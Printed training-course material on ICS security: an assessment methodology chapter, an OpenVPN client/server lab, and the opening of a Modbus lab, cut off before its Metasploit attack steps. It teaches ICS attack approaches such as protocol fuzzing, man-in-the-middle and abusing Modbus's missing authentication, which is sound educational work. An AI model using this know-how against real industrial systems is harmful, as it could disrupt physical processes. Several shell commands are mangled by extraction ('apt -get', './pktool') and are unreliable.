- Host-based and network-based intrusion detection systems (HIDS and NIDS).
- High-capacity and power analysis tools.

The capture of complete packets is achieved through **netsniffing**, **wireshark** and other programs that share the same purpose; capturing all the traffic in the sensors defined in Security Onion. The information captured allows for the identification not only of where the packets are going but also where they have been stored (allowing for exploitation of payloads, phishing emails, and exfiltration of files). HIDS and NIDS analyse the traffic that passes through the host and the network and provide alert data events log and detected activities.

Cybersecurity diagnosis and reports

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Cybersecurity diagnosis and reports

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:49 PM

Table of contents

1. Diagnosis assessment and procedures

2. Previous considerations

3. ICS cybersecurity assessment

3.1. Assessment planning

3.2. Assessment execution

3.3. Reporting

4. Mitigation countermeasures

1. Diagnosis assessment and procedures

Cybersecurity is a set of processes that aim to protect the technological infrastructure of an organization. Cyber security is a well-known field in the corporate world but is new to traditional industrial environments. There It faces new problems because the **cyber security techniques and tools commonly used in corporate environments could cause several damages to the industrial infrastructure**. Cybersecurity diagnosis for industrial environments is a complex, specialized process including several disciplines covering areas such as technical considerations, administrative, organizational and compliance process as well as a physical access to the industrial plant.

The cybersecurity assessment in the manufacturing industry identifies and seeks to mitigate vulnerabilities that would allow an attacker to disrupt or take control of the system. Many considerations have to be taken into account because of significant differences between an ICS cyber security assessment and the tests that would be performed in a standard IT environment.

Before starting a cybersecurity diagnosis for industrial environments, the following points have to be agreed between the industrial company receiving the service and the cybersecurity company providing it:

- **Rules of Engagement:**

The supplier and the customer agree on how the jobs are going to be executed, the scope, timing, contact persons on both sides, methods for information ex-change and how the results will be presented.

- **Non-Disclosure Agreement:**

Its objective is protecting both sides for disclosing sensible or classified information. During the time the work is executed, both sides must share technical details such as configurations, customer equipment and supplier methodologies.

- **Non-responsibility clauses:**

The supplier agrees before starting the activities, to identify the tasks and the impact that those may have in industrial processes. From this point on, it must be agreed contingency actions between the customer and the supplier. The customer must understand that this type of activities have an inherent risks and agree on the actions and limits in the case that this happens.

2. Previous considerations

When an industrial cybersecurity assessment is performed it must be taken on account that a secure ICS does not exist, which means that hidden vulnerabilities are still possible in an ICS, even after a clean report from a cybersecurity assessment. **Cybersecurity should be perceived as a process rather than a project.** One reason for **repeated testing** is that most ICSs are built using commercial off-the-shelf hardware and software. New vulnerabilities often are discovered in the current operating systems and third-party software which make up today's ICSs. Also, one assessment team may have skills or ideas that uncover problems that another team missed in previous tests.

The protocols used in ICSs differ from generic IT protocols. Many ICS vendors use proprietary protocols for inter-process communications. **These protocols were developed when ICSs were isolated from the corporate environment and security was not a consideration.** Also, the fact that the protocols were proprietary led some vendors to mistakenly believe that an attacker could not exploit them.

Communications to field devices often use published industry standard protocols such as Distributed Network Protocol 3.0 and Modbus. These protocols were originally developed to run over serial connections, but were layered on top of TCP/IP for the convenience and efficiency of LAN/WAN communications. Many of these proprietary and industrial protocols **lack any means of authentication or integrity checking**, and some industry protocols are published with information freely available on the internet.

Because of the inherent insecurity in the ICS environment, **ICS testing focuses on the security of the ICS electronic perimeter** (the communication paths in/out of the ICS network). The team evaluates the network architecture for an appropriate defence-in-depth security strategy, which involves the **use of firewalls** and the establishment of functional **demilitarized zone DMZs**. **The corporate and ICS networks should not communicate directly**, all corporate communications into and out of the ICS network should be brokered through a functional DMZ or other mitigating architecture.

Only ICS communications are on the ICS LAN; internet and e-mail access is not allowed on this network. The team looks for weaknesses in the networks, hosts and applications that could allow unauthorised access into the trusted ICS zone from the corporate or DMZ networks. This includes an evaluation of the placement and configuration of firewalls and intrusion detection devices.

Communication links between field equipment and the ICS network are examined for weaknesses. Unlike pentests, which start from the internet, the ICS cyber team often begins testing an attack from a corporate client that is sending requests for data to a host inside a functional DMZ or ICS LAN.

Typical penetration tests look for known IT vulnerabilities that can be exploited (often with published exploits) to gain unauthorised network access. **Penetration testers usually attempt to actually exploit the vulnerabilities to break into the system.** The significance of the unauthorised access is determined by the impact on three defined security objectives for information and information systems: **confidentiality, integrity and availability** (CIA.) For typical IT systems, the security goals of CIA are listed in order of importance, with confidentiality considered the most important. In general, the most significant difference between the ICS and corporate IT domains is the high availability requirement for monitoring and control functionalities (see Figure 5.6.1).



Figure 5.6. 1- Cybersecurity priorities in IT and OT environments ([source: CPNI](#))

Nothing must be done on the active ICS network that would interfere or disrupt the time-critical operations of the system. In the ICS environment, the CIA security objectives of the IT world are replaced by **human health and safety, availability of the system, and timeliness and integrity of the data.**

3. ICS cybersecurity assessment

An ICS cyber assessment includes different phases; **planning, execution and reporting** are the most important. Diagnosis assessment in industrial environments usually have the phases and activities indicated in Figure 5.6.2:




Figure 5.6. 2- ICS assessment process overview ([source: CPNI](#))

3.1. Assessment planning

The process of conducting a cyber security assessment of an ICS is often initiated by a **pre-assessment meeting** between the leader of the assessment team and key people (network engineers, ICS engineers, instrumentation engineers, security, safety and data users) from the ICS vendor or asset owner's organisation. This meeting will often **review** the **high-level structure** of the system and define the system configuration.

This meeting must **provide detailed information** on the environment, the **production** process and the **physical locations** where these processes take place, such as the following information:

- Network maps
- System inventories
- Addressing plans
- Policies and procedures
- Organization charts
- General information on the installation
- Third party agreements
- Cybersecurity reported incidents.

The pre-assessment meeting also establishes the **rules of engagement** for the assessment. These rules include declarations of known problems and lists of processes and IP addresses to be excluded during the assessment.

After the ICS structure has been presented, the discussion focuses on identifying initial **attack vectors** to be included in the test plan. This process is where the attendees openly present their ideas on areas of the ICS that are vulnerable to a cyber attack (attack vectors).

The descriptions should be vague, so they preserve the flexibility that the assessment team needs to explore the problem in unconventional ways — the way an attacker would operate.

In addition to the major components of the ICS, other categories make good attack vectors for the test plan. One of these categories is a **network transition**. An ICS is usually protected behind several layers of network defence from the internet. The goal of a transition would be to gain remote control (by any means) of a server inside the target security zone from a network presence on a lesser security zone. Therefore, many asset owners would like some measure of how far an attacker could penetrate their infrastructure.

The test plan may include attack vectors such as:

- Transition from a presence on the corporate LAN to a DMZ server
- Transition from a presence on the corporate LAN to an ICS server
- Transition from a DMZ server to an ICS server

Another category of tests that make good attack vectors are **key functions of the ICS**. An example might be data replication. A common ICS configuration is for data to be pushed from the control network to a DMZ server where the data can be polled from hosts on the corporate LAN. Attackers may be unable to get to the ICS itself, but may be able to manipulate one piece of the data replication chain.

Once a list of attack vectors has been generated, it is important **ranking ICS components and functionality** by potential consequences due to loss of required functionality, data integrity or access control (worst-case consequence analysis).

The testing organisation should provide the asset owner with a **methodology of how assessments are performed** in a production ICS environment. The methodology should include a list of typical tools used by the team and indications of when and how the tools will be used

One of the responsibilities of the assessment team is to create the **test plan**, remembering not to set too detailed parameters and to allow the assessment team to use their initiative so as to maximise the number of vulnerabilities that can be discovered.

3.2. Assessment execution

Once the test plan has been written and the team has been selected, testing begins. Testing is an iterative process of reconnaissance, exploration and exploit development.

1. Reconnaissance

In this phase the ICS infrastructure is **analyzed using network and assets discovering tools**. Discovering and inventorying the industrial network systems must be done using passive techniques. These techniques are process and procedures that should not potentially influence the appropriate operation of the inspected systems.

A common practice in this phase is actively **scanning ports** of potential targets. A port scan using tools such as Network Mapper (Nmap) quickly identifies the ports on which a host is listening for connections.

Scanning tools can have drastic effects on some hardware and software. many processes and servers will crash or become unresponsive when the processes and servers are scanned. The **wireshark** tool can be used to visually inspect the captured data.

In addition to active host scanning, other passive means, such as monitoring network traffic, may be used to identify targets to attack.

One of the most important places to capture traffic is the electronic perimeter points that make up the boundaries between network segments (for example, between the corporate LAN and the DMZ).

Cyber security assessments of an ICS should also examine the networking equipment in use at the installation. The configuration files for these devices will identify the access control lists and other deployed protections.

2. Exploration

Once a target has been identified, the **assessment team attacks the system**. Cyber security attacks can be summarised as **'exploiting assumptions'**.

The attacker **begins the intrusion by conducting some documentation research**. Many ICSs are deployed with elaborate help systems that include default configuration settings. It is common for the ICS documentation to include default account and password information.

Attacking a network process requires the **attacker to obtain network communication captures** of the normal operations of the target application. The **attacker uses this information to create a client with which to create a new connection to the target process**.

Alternatively, the attacker could start a **man-in-the-middle attack** and redirect the in-progress network traffic stream to and from the target so that it first passes through the attacker computer.

In some cases, the attacker may choose to fuzz the data stream sent to the victim. **Protocol fuzzing is the process of sending semi-valid data to a process and observing its behaviour**; length fields are set to extremes and other boundaries are stressed. This method may expose vulnerabilities in a process even when the attacker knows little about the protocol.

In addition, the **attacker could examine the binary**. Tools such as IDA Prok allow a researcher to reverse engineer a binary from machine code to assembly instructions. A skilled researcher can use the assembly to decipher how a process works and sometimes recover the original source code.

Another area gaining popularity in the ICS domain is **Web and database applications**. These applications are commonly used to allow corporate users to view data from the ICS. The assessment team may find additional attack vectors by examining these applications for problems such as **SQL injection**.

In addition assessment team may check a number of other items as they look for attack vectors. Items in the following list have been reported in a number of ICS security assessments.

- **Published vulnerabilities:**

- Use of vulnerable remote display protocols
- Secure Shell daemons that allow older versions of the protocol and are vulnerable to a downgrade attack
- Anti-virus and spyware programs that do not have current signatures or are updated in such a manner that open an attack vector
- Lack of a patching process/schedule leaves the ICS hosts open to attack from publicly disclosed vulnerabilities

- Domain hosts using or storing antiquated LanMan hashes, which can be cracked using a dictionary attack
- Backup software vulnerabilities that allow the attacker to manipulate data or server

- **Web vulnerabilities:**

- Web HMI vulnerabilities
- Secure Sockets Layer man-in-the-middle attacks where the attacker takes advantage of self signed HyperText Transfer Protocol over Secure Socket Layer (HTTPS) certificates

- **Input validation vulnerabilities:**

- Buffer overflows in ICS services
- SQL injection

- **Improper authentication:**

- Authentication bypass, e.g. client-side authentication
- Use of standard IT protocols with clear-text authentication
- Unprotected transport of ICS application credentials

- **Improper access controls (authorisation):**

- Wireless LAN access that can be used to get to the control network
- Blank system administrator password on a Microsoft SQL Server database, which allows remote administrator access to the database and the server itself
- VPN configuration problems that unintentionally allow clients unfettered access to the corporate, DMZ, or control LAN
- System management software that allows central management of multiple servers may allow an attacker easy access to the same hosts
- Common processes (any process that is installed and listening on multiple boxes), which if compromised, provide access to multiple hosts
- Weak firewall rules
- Circumvented firewalls
- Shared printers that span security zones. This may provide a network transition that does not traverse the firewall; ◦ Unsecure network device management

- **Database vulnerabilities**

- **Unnecessary or risky services and applications:** Internet/e-mail access from within secure zones (DMZ, SCADA) may allow malware inside these protected zones
- Poor network monitoring

3. Exploit development

Once a problem has been identified, the assessment team may optionally **develop an exploit for the vulnerability**.

3.3. Reporting

The primary product of a cyber security assessment is the **cybersecurity report**; it should be able to meet the needs of many different audiences. The report needs to have **high-level language appropriate for managers**, as well as **detailed technical information** for the engineer responsible for mitigating the reported vulnerabilities.

Figure 5.6.3 sets out possible headings for this report. The outline is flexible enough to allow the assessment team to report on all the attack vectors regardless of whether the team accomplishes the goal of the attack vector.

The **executive summary** is a less technical summary of the test results. This section lists the vulnerabilities uncovered as well as provides some measure of the effort required to mitigate these problems.

The **introduction section** provides a high-level description of the cyber security assessment including the **what, why and rules** for this assessment.




Figure 5.6. 3-ICS assessment report template (source: [CPNI](#))

It is important in a cyber security assessment to capture the **failures** as well as the **successes** of the assessment team. Failure to achieve an attack vector goal may be an indicator of good security practices.

The data should be the same for either report style; significant data would be:

- **Target significance**

The criticality of the targeted component, security implications and other factors that contributed to the target's prioritisation can be documented in this section. This information should also be documented in the assessment plan.

- **Vulnerabilities**

If a vulnerability is uncovered, this section allows researchers to describe in detail what was found. This description includes all the required information (screen shots, code snippets, etc.) that someone would need to reproduce the test conditions, such as the

asset owner, or more likely, the vendor, who should be informed so as to enable subsequent securing of the product(s) involved.

- **Exploit(s)**

Once a vulnerability has been identified, the next task is to determine the impact of this vulnerability. One of the main reasons that the assessment team will create one or more exploits for a vulnerability is to understand the impact of the problem.

Report conclusion

The report conclusion is used to recap the vulnerabilities that were found and identify the likelihood of mitigation. As in the Executive summary, **vulnerabilities and identified security issues should be clearly ranked**, to enable the organisation to prioritise its remediation efforts.

4. Mitigation countermeasures

Identifying a vulnerability is only half the battle; the real value to the asset owner is for the assessment team to provide applicable feedback to help mitigate the uncovered problems. Multiple methods may be available to mitigate a given vulnerability, which means that the cybersecurity assessment report should list the most appropriate solutions in order of preference. If the root cause of the problem cannot be addressed, the team should provide guidance on other possible options to be used in the meantime.

The mitigation descriptions should include sufficient detail that the person who is assigned to fix the problems will not have to repeat any of the assessment team's efforts in order to understand the vulnerability. The report should include any assumptions in the mitigation recommendations so the asset owner is able to put these suggestions into context.

The ICS administrator may be unable to mitigate all the problems found. For example, imagine the team finds a problem in a PLC communication protocol such that this server can be exploited from the field equipment side of the network. The asset owner is unlikely to have the source code for the PLC software to just fix the bug and recompile. The ICS administrator cannot block the data stream with a firewall rule because this would break the ICS; the PLC could no longer communicate with the field equipment. The asset owner is thus dependent on the ICS vendor to fix this problem.

The ICS community has long equated availability with security. This definition has evolved as the threat from cyber attack has become increasingly realistic. Vendors do not want security vulnerabilities in their products any more than the users and asset owners do. Nevertheless a vendor may be slow to fix a vulnerability because of the level of effort required, or for other (maybe political) reasons.

If the vendor was involved with the cyber security assessment or is currently engaged with the asset owner through a service contract, the vendor may issue an early vulnerability patch that needs to be validated. Asset owners may be able to perform this testing with internal personnel, or they may need to bring back the assessment team for this work.

Alternatively, if the vendor does not issue a speedy patch, the asset owner may request a follow-on report from the vendor that details what the vendor intends to fix and when. Users and owners of ICSs will continue to find vulnerabilities that they are dependent on the vendor to fix. One way to influence ICS vendors to make changes in their product is by interaction with the vendor user's groups. Many ICS vendors hold frequent user group meetings where they interface with the owners and operators of their products. These forums have been used to educate users on security issues and to rally leveraging support for the vendor to make changes. Also, these meetings are a good place to collaborate security testing plans. The user group setting is an appropriate place to form a consortium to share the load and cost of additional cyber security testing.

When all else fails, the asset owner may decide to publicly disclose a vulnerability; but the disclosure method is and has been controversial. Asset owners do not want to have the vulnerabilities in their ICS made public any more than the vendor.

Exercise - VPN client/server communication

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Exercise - VPN client/server communication

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:57 PM

Table of contents

1. General description:

2. Openvpn client/server exercise procedure

- 2.1. Network setting
- 2.2. OpenVPN installation
- 2.3. Server keys and certificates
- 2.4. Client keys and certificates
- 2.5. Server configuration
- 2.6. Client configuration
- 2.7. VPN verification

3. References

1. General description:

This exercise will be focused on the use of secure connections for remote access to a device. To create the **VPN** we will use **OpenVPN** in the client and server side. Once connected via VPN, a computer(another VM running a web server) will be accessed.

Further experiments could be done using a Raspberry Pi (<https://www.pivpn.io/>) running a VPN server , or a PLC with a VPN server integrated.



Desired objectives:

- Creation and configuration of secure communication channel (VPN)
- Remote access to a protected computer using a VPN

Required material:

- 3 Linux virtual machines created with Virtualbox
- OpenVPN (client and server)
- Apache web server (optional)

2. Openvpn client/server exercise procedure

The goal of this work is to set up a host-to-server OpenVPN in a network involving Linux systems. To facilitate the deployment of the network setting out of the laboratory, we will use only **Linux virtual machines** for implementing it. In this guide we will consider the exploitation of **VirtualBox**, running containers using **docker** will be another possible option.

2.1. Network setting

We will use the network settings of Figure 1. At first, we will use only Linux machines for the both VPN client and server. The Corporate network should be an **host-only VirtualBox network**; VirtualBox already features by default one network of this kind (VirtualBox Host-Only Ethernet Adapter). Initiate the VirtualBox DHCP service for the host-only network with the addresses referred in Figure 1.




Figure 1: Network settings and their effective deployment using virtual machines.

Hereafter we will find which is IP address for each of the VM, we will connect to each machine and run `ifconfig` command.

VM 1 has IP address `addr1`: _____

VM 2 has IP address `addr2`: _____

Before proceeding, check if the two hosts can ping each other.

In a separate console in VM1 execute the following command

\$ `tcpdump --version` (check this command is installed)

\$ `tcpdump -n -i ethX` (replace `ethX` by the appropriate interface name)

2.2. OpenVPN installation

First, we must install OpenVPN in host and server side. In Linux VM1 and VM2 run in a root-owned bash console the following command:

```
apt -get install openvpn
```

OpenVPN is used together with another package, easy-rsa, that helps to create the certificates used by the SSL component of OpenVPN. In Linux VM2 run the following command:

```
apt -get install easy-rsa
```

Then copy the entire /usr/share/easy-rsa directory to another one, say /etc/openvpn

```
cd /usr/share  
tar cf - easy-rsa | (cd /etc/openvpn ; tar xf -)  
cd /etc/openvpn/easy-rsa
```

The file ./vars contains a set of definitions that will be used to create the **public key certificates used by the server**. Edit these definitions at will, namely the ones referred as changeme and, at the end, set them in the shell environment:

```
source ./vars
```

Then execute the following commands to create the root CA certificate, the OpenVPN server certificate and the OpenVPN server Diffie-Hellman parameters:

```
./pktool -initca
```

All key material, as well as CA management stuff, is stored in directory keys, check it with ls command.

```
ls -la keys
```

2.3. Server keys and certificates

In VM 2, in directory **/etc/openvpn/easy-rsa**, execute the following commands to create the OpenVPN server certificate and the OpenVPN server Diffie-Hellman parameters:

```
. / pkitool -- server VPNServer
```

```
. / build -dh
```

Again, all key material is stored in directory **keys** (together with the CA management stuff), check it is listed with the **ls** command.

```
ls -la keys
```

Copy all the key material files that will be used by the OpenVPN server to the directory where it will look for them:

```
cp keys/ca.crt keys/VPNServer.* keys/dh*.pem /etc/openvpn
```

2.4. Client keys and certificates

For authenticating the client we will also use asymmetric key pairs and certificates, therefore we need to execute the following command in VM 2 (again, in directory `/etc/openvpn/easy-rsa`):

`./pktool VPNClient`

Copy the resulting files `keys/VPNClient.*` to the directory `/etc/openvpn` of VM 1 (e.g., using a flash pen).

2.5. Server configuration

For configuring the OpenVPN server we will copy and edit a sample file provided by the OpenVPN documentation:

```
zcat /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz
```

```
> /etc/openvpn/server.conf
```

[Edit the configuration file and define properly all the critical stuff](#) (IP addresses, key material, tun/tap, etc.). Once edited, run:

```
service openvpn start
```

```
service openvpn status
```

Observe the new interface created by OpenVPN:

```
ifconfig
```

2.6. Client configuration

In VM 1 edit a text configuration file for configuring a VPN to VM 2 (e.g. vm2.ovpn). Add the following content to the file:

Client

dev tun

proto udp

remote XXXXXXXX 1194

resolv - retry infinite

nobind

persist - key

persist - tun

ca ca.crt

cert VPNClient .crt

key VPNClient .key

comp - lzo

where XXXXXXXX should be replaced by the IP address of interface eth0 of VM 2. Then execute:

service openvpn start

service openvpn status

Observe the new interface created by OpenVPN:


ifconfig

2.7. VPN verification

Do **ping** to VM3. Observe the traffic in the tun0 interface (with tcpdump) while pinging VM 3 from VM 1.

```
$ ping IP_VM3
```

If a Apache web server ([installation guide for Ubuntu](#)) is installed in VM3, try to access it from the VM1 running a browser and writing http://IP_VM3 as remote address. If you see this page you are reaching the protected VM3.



3. References

- What is OpenVPN, <http://en.wikipedia.org/wiki/OpenVPN>
- OpenVPN - Open Source VPN, <http://openvpn.net>
- How to Setup Linux VPN Server and Client using OpenVPN,
<http://www.thegeekstuff.com/2013/09/openvpn-setup>

Exercise - Modbus network vulnerabilities

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Exercise - Modbus network vulnerabilities

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:57 PM

Table of contents

1. General description:

2. Modbus network Master and Slaves

3. Modbus master and slave Simulator Setup:

3.1. Interactions between Modbus master and Modbus slaves:

3.2. Analyzing Modbus master/slave TCP Traffic Using Wireshark:

4. Using Metasploit to Attack Modbus slaves

4.1. Modbus slave Scanner:

4.2. Modbus slave Data Access/Modify:

1. General description:

This exercise will serve to use traffic monitoring software (Wireshark) to read data from a simulated Modbus industrial network, being the source any equipment (a virtual machine, PC, or Raspberry). The traffic data will be Modbus plain text depending on the connection type. Using Kali Linux tools, we will find the attacked target (a Modbus client) and change its configuration data, which could cause a system failure.

Desired objectives:

- Learn basic concepts of data traffic monitoring.
- Learn how to use Wireshark.
- Increase awareness of the importance of secure communications (encryption and authentication).
- Learn how to simulate Modbus-based industrial control systems.
- Understand the interactions and network traffic between Modbus master and slave.
- Conduct basic penetration testing attack to Modbus-based ICS devices using Kali Linux Metasploit.


Required material:

- VirtualBox (can be downloaded [here](#)).
- Kali Linux VM for VirtualBox (can be downloaded [here](#)), this will be VM1.
- ModbusPal: a java-based Modbus slave simulator (download [here](#)), it will be running in VM1.
- QModmaster: a Modbus master simulator (download [here](#)). This will be running in the Windows VM (VM2).

2. Modbus network Master and Slaves

The goal of this work is to understand the importance of encryption in industrial communications. In order to experiment with the system vulnerability in a plain-text based communications we will use the Modbus protocol, which is unencrypted.

There are several popular communication protocols for ICS. Modbus is a popular one; and there are many simulators for the Modbus protocol. A Youtube tutorial on Modbus protocol and how it works can be found at:



Key Points for Modbus:

- **Vulnerability:** Modbus protocol communicates in plain-text; and there is no authentication at all. This means that an attacker can easily control Modbus-based ICS once he has direct network connection to Modbus HMI (human machine interface) or Modbus devices.
- Modbus communication is between one **master** (or called server) and multiple **slaves** (or called clients). master is usually an operational PC, or an HMI device, while slave is usually a PLC or smart devices such as PID controllers or meters. master queries slaves to collect ICS data and change ICS parameters. slaves respond to master's query to report data, and change parameters under master's command.
- Modbus has three communication modes: **ASCII, RTU, and TCP/IP**. In Modbus/TCP mode, all master and slaves have their own IP addresses, can be identified by their IPs, and connect together by Ethernet lines and hubs/switches. In the ASCII and RTU mode, slaves are identified by slave ID and connect to master by serial lines (RS232, RS485, or RS422).
- Modbus **gateway** can connect existing slaves running in serial ASCII or RTU mode to Modbus/TCP mode master or an Ethernet network. While it provides advantages of remote management and data accessibility to ICS devices, it also put those Modbus slaves under the danger to be remotely attacked by hackers.

3. Modbus master and slave Simulator Setup:

There are many Modbus slave Simulators. In this lab we will use ModbusPal (<http://modbuspal.sourceforge.net/>), which is a Java-code Modbus slave simulator that can run under any Java supported OS.

When running ModbusPal on one virtual machine (VM1), it emulates a Modbus Gateway that has the IP address of the virtual machine (accepts TCP connections on port 502). When you create multiple slaves using ModbusPal, each slave is identified by its Unit ID (ranging from 1 to 247).

We run the Modbus master Simulator on another virtual machine (VM2). As long as VM2 can connect to VM1, the emulated Modbus master can control/access those Modbus slaves behind the Modbus Gateway. The network setup is illustrated in Figure 1.

